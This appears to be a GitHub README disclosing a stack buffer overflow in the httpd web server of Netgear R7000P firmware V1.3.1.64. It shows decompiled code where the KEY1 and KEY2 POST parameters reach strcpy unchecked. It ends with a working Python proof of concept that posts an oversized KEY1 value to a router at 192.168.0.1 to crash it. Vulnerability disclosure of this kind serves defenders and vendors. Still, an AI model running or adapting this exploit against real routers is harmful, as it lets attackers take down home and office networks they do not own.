wangshi

...

Oct 25, 2022

..

images

Oct 25, 2022

readme.md

Oct 25, 2022

adme.md

Netgear R7000P has a Stack Buffer Overflow Vulnerability

Product


1. product information: https://www.netgear.com
2. firmware download: http://www.downloads.netgear.com/files/GDC/R7000P/R7000P-V1.3.1.64_10.1.36.zip

Affected version

V1.3.1.64

Vulnerability


The stack overfow vulnerability is in /usr/sbin/httpd. The vulnerability occurrs in the `sub_5835C` function, which can be accessed via the URL `http://routerlogin.net/WLG_wireless_dual_band_r10.htm` .



```
    acosNvramConfig_set("wla_wep_length", v101);
    sub_1A54C(a1, "KEY1", v100, 2048);
    if ( v100[0] )
    {
      sprintf(v98, "%d", v46);
      v47 = sub_56C50(v98);
      if ( !v47 )
        goto LABEL_162;
      v48 = strlen(v100);
      if ( v48 != 2 * v47 && v48 != v47 )
      {
        printf("httpd error key=%s,keykeylen=%d\n", v100, v48);
        goto LABEL_162;
      }
      acosNvramConfig_set("gui_2g_wep_key1", v100);
      if ( strlen(v100) == v47 )
      {
        strcpy(v99, v100);
        CharToHexString(v99, v100);
      }
      v49 = v100;
    }
    else
    {
      acosNvramConfig_set("gui_2g_wep_key1", &byte_122389);
      v49 = &byte_122389;
    }
    acosNvramConfig_set("wla_key1", v49);
```

This function accepts the POST parameter `KEY1` without verifying its length, and copies an unbounded stack with `strcpy` which will result in a stack overflow. This vulnerability allows an attacker to cause denial of service (DoS).

It also happened in parameter `KEY2` .



```
LABEL_162:
    sub_1A54C(a1, "KEY2", v100, 2048);
    if ( v100[0] )
    {
      sprintf(v98, "%d", v46);
      v50 = sub_56C50(v98);
      if ( !v50 )
        goto LABEL_172;
      v51 = strlen(v100);
      if ( v51 != 2 * v50 && v51 != v50 )
      {
        printf("httpd error key=%s,keykeylen=%d\n", v100, v51);
        goto LABEL_172;
      }
      acosNvramConfig_set("gui_2g_wep_key2", v100);
      if ( strlen(v100) == v50 )
      {
        strcpy(v99, v100);
        CharToHexString(v99, v100);
      }
      v52 = v100;
    }
    else
    {
```

PoC

```
import socket
import os

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

ip = '192.168.0.1'
port = 80
r = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
r.connect((ip, port))
rn = b'\r\n'
p1 = b'a' * 0x3000
p2 = b'KEY1=' + p1 # payload
p3 = b"POST /WLG_wireless_dual_band_r10.html" + b" HTTP/1.1" + rn
p3 += b"Host: 192.168.0.1" + rn
p3 += b"User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:102.0) Gecko/20100101 Firefox/102.0" + rn
p3 += b"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" + rn
p3 += b"Accept-Language: en-US,en;q=0.5" + rn
p3 += b"Accept-Encoding: gzip, deflate" + rn
p3 += b"Cookie: password=1111" + rn
p3 += b"Connection: close" + rn
p3 += b"Upgrade-Insecure-Requests: 1" + rn
p3 += (b"Content-Length: %d" % len(p2)) +rn
p3 += b'Content-Type: application/x-www-form-urlencoded'+rn
p3 += rn
p3 += p2

r.send(p3)

response = r.recv(4096)
response = response.decode()
li(response)
```